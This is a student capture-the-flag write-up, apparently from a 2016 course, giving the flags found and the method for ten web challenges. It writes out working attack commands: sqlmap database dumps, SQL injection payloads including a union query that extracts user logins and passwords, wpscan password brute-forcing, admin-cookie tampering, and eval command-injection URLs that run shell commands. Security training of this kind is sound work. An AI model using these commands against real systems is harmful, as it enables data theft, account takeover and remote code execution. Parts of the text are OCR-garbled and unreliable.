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ld	flag	points
	key{18e9d8d92b4c6342ffd51de9934b69223c312b51}	-400
2	key{dc76ee78430d2982026f8364dbccb5755f6d5561}	-400
3	key{b220a91e7eab10fde8677c149829fee7ef6b6758}	-400
1	key{ee16dd465865e2233c2e715f11ef3caf4ac79c03}	-400
5	key{2645e286540c44f4bac5f648dfe301c81dcfbff7}	-400
5	key{8aace50bc0675c767c949fea6ae483a5212a739d}	-400
1	key{d21f5c37658648250bfbb22824a337174ced3161}	-400
3	key{04e3895d689bbbe88f80021e3a8428eb3b626b6f}	-400
)	key{7adbfbdb1407d8e812cf1e3ee1d6bbe8caea5f50}	-400
10	key{4adc8999a044e068f06622c56a4e0dba3e7889ea}	-400
1	key{aacf72a7b818119917a5a77c233a64b82099db85}	-400
12	key{5644ed18e6f4cbbbdf907a177197b03cfc844e1c}	-400
13	key{fcb26d5bbe8d9c813034ee6a2b40eb35a96c7ff4}	-400
14	key{f29f85aed418bc01b663daf74f60ffdca929852d}	-400
15	key{31dbc504a0613c951b9401aa5fd22e93a39a4b0a}	-400
16	key{2091a21db0bc41e5cbfe5dfecffd3e12198b05ef}	-400
١7	key{e66e28552e7e71c3ca5fa04540213bb7c0744f03}	-400
18	key{0a10e415da14795965b23364b6f9013dd5c9e80e}	-400
19	key{5ced54168466390013355d08b2942170d0b3a0f9}	-400
20	key{3ade9451b891078b05616e2a3a9754ce33ff3a6e}	-400
21	key{cabd534c35ee6a39365f4ed3bce4eafdcc3d4b8d}	-400
22	key{031407210601020702190718010518031814071817}	-400
23	key{fa14a518f6b63433a88cb596833bf68bd6672762}	-400
24	key{83da018c3a5af6d0f2806049c4082387f1de3955}	-400
25	key{2797449c56a55474cf682003e60cde0cbb05335a}	-400
26	key{1299dc608a808e8c4d0c3394e39b0d93ff5d6acb}	-400
27	key{550d052dc9b07189f83c354c7bfd8d86f5fbdae5}	-400
28	key{d1e2abc18a8b508f620471e42c72adf3818c6480}	-400
29	key{57d5fd2743a01ff55092d08f79355b186a46d62a}	-400
30	key{bc358d87493ed2272574a4dedc5295d386dcf451}	-400
31	key{1baa06b4c8bc2d63f9db4d4cc86a2e2b12a7e893}	100
32	key{b021295822aa4fcfc3247ea4d3c94a5347ba55cc}	100
13	key{a7b454a5db1362edbbe224aa69d2b8cf254ed21e}	200
34	key{f142054ce77c8dd1a3c402fa45f10e349fe8e2b4}	200
35	key{41e5ead50734b60f1616f60e13ac8b5ad78cdd11}	300
36	key{82056ad7d72266424775341f3ef7ce175a204d1f}	100
37	key{79994a5ce1ac700769cddb476b0cf5ffb0afc29f}	400
88	key{5442082b312696766f4a9b6b0e632350b032dda4}	200
39	key{22c1d9a7ae38237bdae1aadfe685f501c570a391}	100
10	key{792445a15d6bc3d6eeb15cb5645a4cfa3b6849ba}	300
1	key{ea269790994fd536135ec08ed5786d8c22b99195}	0

Dumping all the keys

Due to the SQL injection vulnerability on http://35.160.70.156/board.php?id=256, dumping the database is actually a trivial process with sqlmap. This command dumps all the keys in the CTF game: "python sqlmap.py -u "http://35.160.70.156/board.php?id=256" -D scoreboard -T ctf_flags --dump".

Challenge 1: Just GET the FLAG




key{1baa06b4c8bc2d63f9db4d4cc86a2e2b12a7e893}

Location: GET http://35.160.70.156/FLAG

Method: The hint made it quite obvious that we needed to do an HTTP GET request to some URL, and eventually realized that the API call is `/FLAG`. We used the python requests module to test the other API calls that we thought may be the ones needed (like `/flag` or `/key`). Then by inspecting the raw text of the response, we found the flag in it.

Challenge 2: You are staring right at it.



Location: logo.png on http://35.160.70.156/board.php?

Method: After reading the hint, we deduced the flag must be hidden directly on the board page or the blog. After examining the text to no avail, we examined the pictures: happy.png, logo.png and logo2.png by running "less logo.png | grep -i "key"". We found a match with logo.png and the key was at the end of the image.

Challenge 3: All your base64 belong to us.

```
i view-source: 192.168.23.131/ctf-f2016/board.php?id=5%20or%201=1
          COMP116 COMP150 COMP160 Provide for 160
  < I DOCTYPE>
  <head>
2
      <head>
3
          <title>The Happening</title>
4
          <meta http-equiv="Content-Type" content="text/html; charset=UTF-</pre>
5
          <link rel="alternate stylesheet" type="text/css" href="site buri-</pre>
          <link rel="alternate stylesheet" type="text/css" href="site futal</pre>
7
          <link rel="stylesheet" type="text/css" href="site kusabax.css" t</pre>
8
      </head>
9
10
      <body>
11
12
      <div id="header"><hl id="logo">The Happening</hl></div><form id="rep
13
  <textarea name="comments"></textarea><input type="submit"></fi
14 Welcome to the 2016 CTF! <script>document.getElementById("logo").src=
15 <h2><a href="board.php?id=2">Key</a></h2>
16 HXXjO3ehAAhUxBxUkGFQrNLsU5RYmburYXFTwZqtTbBHIKxJ8am3eeuaoPlz
17 <h2><a href="board.php?id=3">Key</a></h2>
18 0TjTfzyU7u954ns5brssyh4E5pjskQhOnIqUqqsLz8pzMhYozbyGGnKRjQjY
19 <h2><a href="board.php?id=4">Key</a></h2>
20 feYbwhuzxc0vXtSbGMupUfbIqnK0kaK4iUwwP4A9gxXlAVLWoPu9j3Wbh55w
21 <h2><a href="board.php?id=5">Key</a></h2>
22 a2V5e2E3YjQ1NGE1ZGIxMzYyZWRiYmUyMjRhYTY5ZDJiOGNmMjU0ZWQyMWV9
23 <h2><a href="board.php?id=6">Key</a></h2>
24 Pgv0AhelzlXhWJA3i0MJTwpyFujzUr0TcZSvNAb7o1CWa2YkhRuPwBTQ2TGR
25 <h2><a href="board.php?id=7">Key</a></h2>
26 0qesD3qLL7DwH3E69TD0ULT2qBNyHPzVEKHm2jFF52CqtcTqmfhRVrVqopOR
27 <h2><a href="board.php?id=8">Key</a></h2>
28 jB2ayWg4Z0tMD3L69kQrqbiebxUc44ktZ9xzbSPBzLg8FZsFbVVkeuL1EiSz
29 <h2><a href="board.php?id=9">Something</a></h2>
```

Location: http://35.160.70.156/board.php?id=5%20or%201=1


Method: Use SQL injection (a='1'or'1) to access all the information on the board. In one of them you will find a bunch of hashes. Use an online tool to decode each of them until you find the right key.

Challenge 4: Don't ask me if something looks wrong. Look again.

Location: http://35.160.70.156/main.php

Method: Do a SQL injection on the admin page with the username 1' or '1'='1. You will be redirected to a 404 page. Inspect the source code for the page and you will find a key.

Challenge 5: Don't ask me if something looks wrong. Look again, pay really careful attention.



Location: http://35.160.70.156/main.php

Method: After finding the SQL injection vulnerability on the admin page from challenge 4, we decided to investigate further using Burp Suite. We saw that a boolean admin token was set to false and being sent with the cookie. After changing it to true, we received the key as a response.


Challenge 6: Buried in the dump of uploads

tommy@wr-130-64-194-130:~/Downloads/ctf-f2016/html/wp-content/uploads/2015/10\$ more fun.pcap [FLAG: key{82056ad7d72266424775341f3ef7ce175a204d1f}

Location: http://35.160.70.156/wp-content/10/2015/file.pcap

Method: We tried to open up the pcap file in wireshark and it said that it was unable to open it. So we immediately guessed that the `.pcap` file extension was a hoax and we opened up the file in Sublime Text and the key was written in plaintext.

Challenge 7: Buried in the dump: needle in the haystack.




Location: in the users table in the MySQL DB

Method: After, finding the vulnerability to union queries on http://35.160.70.156/board.php?id=256 using sqlmap, we decided to exploit this by poking around in the database. Eventually, this injection revealed the key in a table full of user information:

http://35.160.70.156/board.php?id=274%20union%20select%201,concat(id,%200x3a,%20first_name,%200x3a,%20last_name,%200x3a,%20login,%200x3a,%20password,%200x3a,%20active),3,4,5%20from%20users.

Challenge 8: About my friend bobo...



Location: Post draft in bobo's wordpress account

Method: We used wpscan to bruteforce the login page to access bobo's account: wpscan –url http://35.160.70.156/wp-login.php –wordlist pwd_dict.txt –username bobo. We found the draft steal this with a key in it, which didn't work first. Then, we noticed that the post had been revised, and the correct key was buried in the original version of the post.

Challenge 9: That README is peculiar...

```
view-source: 192.168.23.131/ctf-f2016/readme.html
MATH70 ☐ COMP116

☐ COMP160


☐ COMP150

                                                Provide for 160
  <!DOCTYPE html>
  <html>
  <head>
       <meta name="viewport" content="width=device-width" />
4
       <meta http-equiv="Content-Type" content="text/html; c</pre>
5
       <title>WordPress &#8250; ReadMe</title>
6
       <link rel="stylesheet" href="wp-admin/css/install.css</pre>
8 </head>
9 <body>
10 <!-- key{22c1d9a7ae38237bdae1aadfe685f501c570a391} -->
```

Location: http://35.160.70.156/readme.html

Method: We ran a wpscan on the domain and found all open paths of the website, one of which was '/readme.html'. We opened up the source of the page and found the flag in the source.

Challenge 10: I am eval Homer



bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz

Evil Homer

Set the ID parameter in query string to homer...

id parameter is (system("ls /"));

Note: Unfortunately, we were not able to locate the FLAG.txt on the VM.

Location: http://35.162.1.149/?id=(system(cat%20/FLAG.txt));

Method: After getting to the evil homer page, we noticed that it was taking an id query. Upon further investigation, we found that it was using eval(), which evaluates system commands. Thus, we used "http://35.162.1.149/?id=(system(%22ls%20/%22));" to poke around, and found the FLAG.txt.